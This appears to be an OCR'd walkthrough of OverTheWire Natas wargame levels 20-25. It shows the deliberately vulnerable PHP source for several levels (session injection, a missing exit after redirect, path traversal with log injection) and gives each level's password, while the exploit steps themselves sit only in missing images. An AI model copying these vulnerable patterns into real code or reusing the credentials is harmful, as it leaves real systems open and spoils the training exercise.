
```
p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
```

▼ Level 20

URL : http://natas20.natas.labs.overthewire.org









Password:

```
BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
```


▼ Level 21


URL : http://natas21.natas.labs.overthewire.org








```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas21", "pass": "<censored>" };</script></head>
<body>
<h1>natas21</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org">http://natas21-experimenter.natas.labs.overthewire.org</a></b>
</p>

<?php

function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas22\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.";
    }
}
/* }}} */

session_start();
print_credentials();

?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```






```
<html>
<head><link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"></head>
<body>
<h1>natas21 - CSS style experimenter</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21.natas.labs.overthewire.org">http://natas21.natas.labs.overthewire.org</a></b>
</p>
<?php

session_start();

// if update was submitted, store it
if(array_key_exists("submit", $_REQUEST)) {
    foreach($_REQUEST as $key => $val) {
    $_SESSION[$key] = $val;
    }
}

if(array_key_exists("debug", $_GET)) {
    print "[DEBUG] Session contents:<br>";
    print_r($_SESSION);
}

// only allow these keys
$validkeys = array("align" => "center", "fontsize" => "100%", "bgcolor" => "yellow");
$form = "";

$form .= '<form action="index.php" method="POST">';
foreach($validkeys as $key => $defval) {
    $val = $defval;
    if(array_key_exists($key, $_SESSION)) {
    $val = $_SESSION[$key];
    } else {
    $_SESSION[$key] = $val;
    }
    $form .= "$key: <input name='$key' value='$val' /><br>";
}
$form .= '<input type="submit" name="submit" value="Update" />';
$form .= '</form>';

$style = "background-color: ".$_SESSION["bgcolor"]."; text-align: ".$_SESSION["align"]."; font-size: ".$_SESSION["fontsize"].";";
$example = "<div style='$style'>Hello world!</div>";

?>

<p>Example:</p>
<?=$example?>

<p>Change example values here:</p>
<?=$form?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```







Password:

```
d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz
```


▼ Level 22

URL : http://natas22.natas.labs.overthewire.org





```
<?php
session_start();

if(array_key_exists("revelio", $_GET)) {
    // only admins can reveal the password
    if(!($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)) {
    header("Location: /");
    }
}
?>


<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "<censored>" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

<?php
    if(array_key_exists("revelio", $_GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas23\n";
    print "Password: <censored></pre>";
    }
?>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```





Password:


```
dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs
```

▼ Level 23

URL : http://natas23.natas.labs.overthewire.org









Password:

MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd

▼ Level 24

URL : http://natas24.natas.labs.overthewire.org







Password:

ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws


▼ Level 25


URL : http://natas25.natas.labs.overthewire.org








```
<script>var wechallinfo = { "level": "natas25", "pass": "<censored>" };</script></head>
<body>
<?php
    // cheers and <3 to malvina
    // - morla

    function setLanguage(){
        /* language setup */
        if(array_key_exists("lang",$_REQUEST))
            if(safeinclude("language/" . $_REQUEST["lang"] ))
                return 1;
        safeinclude("language/en");
    }

    function safeinclude($filename){
        // check for directory traversal
        if(strstr($filename,"../")){
            logRequest("Directory traversal attempt! fixing request.");
            $filename=str_replace("../","",$filename);
        }
        // dont let ppl steal our passwords
        if(strstr($filename,"natas_webpass")){
            logRequest("Illegal file access detected! Aborting!");
            exit(-1);
        }
        // add more checks...

        if (file_exists($filename)) {
            include($filename);
            return 1;
        }
        return 0;
    }

    function listFiles($path){
        $listoffiles=array();
        if ($handle = opendir($path))
            while (false !== ($file = readdir($handle)))
                if ($file != "." && $file != "..")
                    $listoffiles[]=$file;

        closedir($handle);
        return $listoffiles;
    }

    function logRequest($message){
        $log="[ ". date("d.m.Y H:i:s",time()) ." ]";
        $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
        $log=$log . " \"" . $message ."\"\n";
        $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
        fwrite($fd,$log);
        fclose($fd);
    }
?>

<h1>natas25</h1>
<div id="content">
<div align="right">
<form>
<select name='lang' onchange='this.form.submit()'>
<option>language</option>
<?php foreach(listFiles("language/") as $f) echo "<option>$f</option>"; ?>
</select>
</form>
</div>
```











Password:


cVXXwxMS3Y26n5UZU89QgpGmWCelaQlE

